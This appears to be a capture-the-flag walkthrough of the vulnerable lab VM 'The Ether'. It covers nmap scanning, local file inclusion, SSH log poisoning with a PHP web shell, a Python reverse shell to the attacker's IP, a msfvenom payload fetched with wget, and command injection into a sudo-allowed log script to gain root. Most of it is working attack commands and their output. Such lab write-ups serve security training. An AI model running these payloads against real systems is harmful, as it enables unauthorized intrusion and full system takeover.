
IP da máquina: 192.168.56.124 // MAC: 08:00:27:41:56:55


sudo nmap -sV -O -sC -Pn -p- -sN -vvv 192.168.56.124

```
PORT   STATE SERVICE REASON       VERSION
22/tcp open  ssh     tcp-response OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 12:09:bc:b1:5c:c9:bd:c3:ca:0f:b1:d5:c3:7d:98:1e (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDFcvQ8avn1mgyxeO62oUT80YfB+R9c6f4//2YtTiTNAteP5eVHJAhIXSmif
fHABj3UsTnolvJnaXrlpQzotmjU3WNemlpJ4qiL4pzDA7865r1TFagOiwLHtP+/oaK1RgZ6vHb0sujAPg+cnBUT9QhnyuxjeNPq
4+ZNmFqRQvWhzS4MGPmkfgPenkuDAUVu7TAqn8GRMq78hqsLocQ6ZD/C+OmkcCRKEBXrKzBUrLIy2DeGF8xiwgyh/ubRPKuShT/
DuOVFPPKijbLlLKPBeue9I5IW6rRa4KknNV4SFJv/lBJ3a2dhOgwXpYIf5m3WO5O1bO/zVzDMV3AW87ivCYEd
|   256 de:77:4d:81:a0:93:da:00:53:3d:4a:30:bd:7e:35:7d (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBF27l0I1xjA33F/nX35SpNUFz
hz+5YInC8Yb87Kl9OOE/OQ6LYu7EEiI2XynTNivTU6RLO91is1RswRzkt2L/hg=
|   256 86:6c:7c:4b:04:7e:57:4f:68:16:a9:74:4c:0d:2f:56 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIO8yQrrridvzSxpYRPOziPqA+q3hEsGk0VAVwRk7cYlw
80/tcp open  http    tcp-response Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: The Ether
MAC Address: 08:00:27:41:56:55 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```


http://192.168.56.124/




http://192.168.56.124/?file=research.php



/var/log/auth.log





Forward




ssh root@192.168.56.124

teste






ssh '<?php system($_GET[cmd]); ?>'@192.168.56.124



/var/log/auth.log&cmd=python+-c+'import+socket,subprocess,os%3bs%3dsocket.socket(socket.AF_INET,socket.SOCK_STREAM)%3bs.connect(("192.168.56.114",443))%3bos.dup2(s.fileno(),0)%3b+os.dup2(s.fileno(),1)%3b+os.dup2(s.fileno(),2)%3bp%3dsubprocess.call(["/bin/sh","-i"])%3b'



sudo nc -nlvp 443

python -c 'import pty;pty.spawn("/bin/bash")'

```
┌─[x]─[headcrusher@parrot]─[~]
└──╼ $sudo nc -nlvp 443
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 192.168.56.124.
Ncat: Connection from 192.168.56.124:46344.
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty;pty.spawn("/bin/bash")'
bash-4.3$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash-4.3$ uname -a
uname -a
Linux theEther 4.10.0-40-generic #44~16.04.1-Ubuntu SMP Thu Nov 9 15:33:07 UTC 2017 i686 i686 i686
GNU/Linux
bash-4.3$
```

ls

```
bash-4.3$ ls
ls
about.php  index.php  licence.txt   xxxlogauditorxxx.py
images     layout     research.php
```

sudo -l

```
bash-4.3$ sudo -l
sudo -l
sudo: unable to resolve host theEther: Connection refused
Matching Defaults entries for www-data on theEther:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on theEther:
    (ALL) NOPASSWD: /var/www/html/theEther.com/public_html/xxxlogauditorxxx.py
    (root) NOPASSWD: /var/www/html/theEther.com/public_html/xxxlogauditorxxx.py
```

sudo msfvenom -p cmd/unix/reverse_python lhost=192.168.56.114 lport=442 -f raw > script.py

```
┌─[headcrusher@parrot]─[~/30]
└──╼ $sudo msfvenom -p cmd/unix/reverse_python lhost=192.168.56.114 lport=442 -f raw > script.py
[sudo] password for headcrusher:
Sorry, try again.
[sudo] password for headcrusher:
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 625 bytes
```

python -m SimpleHTTPServer 8081

```
┌─[headcrusher@parrot]─[~/30]
└──╼ $python -m SimpleHTTPServer 8081
Serving HTTP on 0.0.0.0 port 8081 ...
```

wget http://192.168.56.114:8081/script.py

```
bash-4.3$ wget http://192.168.56.114:8081/script.py
wget http://192.168.56.114:8081/script.py
--2020-09-15 22:04:27--  http://192.168.56.114:8081/script.py
Connecting to 192.168.56.114:8081... connected.
HTTP request sent, awaiting response... 200 OK
Length: 625 [text/plain]
Saving to: 'script.py'

script.py           100%[===================>]     625  --.-KB/s    in 0.001s

2020-09-15 22:04:27 (930 KB/s) - 'script.py' saved [625/625]
```

sudo /var/www/html/theEther.com/public_html/xxxlogauditorxxx.py

/var/log/apache2/access.log |/tmp/script.py

```
bash-4.3$ sudo /var/www/html/theEther.com/public_html/xxxlogauditorxxx.py
sudo /var/www/html/theEther.com/public_html/xxxlogauditorxxx.py
sudo: unable to resolve host theEther: Connection refused
==============================
Log Auditor
==============================
Logs available
------------------------------
/var/log/auth.log
/var/log/apache2/access.log
------------------------------

Load which log?: /var/log/apache2/access.log |/tmp/script.py
/var/log/apache2/access.log |/tmp/script.py
```

sudo nc -nlvp 442

```
┌─[✗]─[headcrusher@parrot]─[~/30]
└──╼ $sudo nc -nlvp 442
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::442
Ncat: Listening on 0.0.0.0:442
Ncat: Connection from 192.168.56.124.
Ncat: Connection from 192.168.56.124:49448.
id
uid=0(root) gid=0(root) groups=0(root)
uname -a
Linux theEther 4.10.0-40-generic #44~16.04.1-Ubuntu SMP Thu Nov 9 15:33:07 UTC 2017 i686 i686 i686
GNU/Linux
```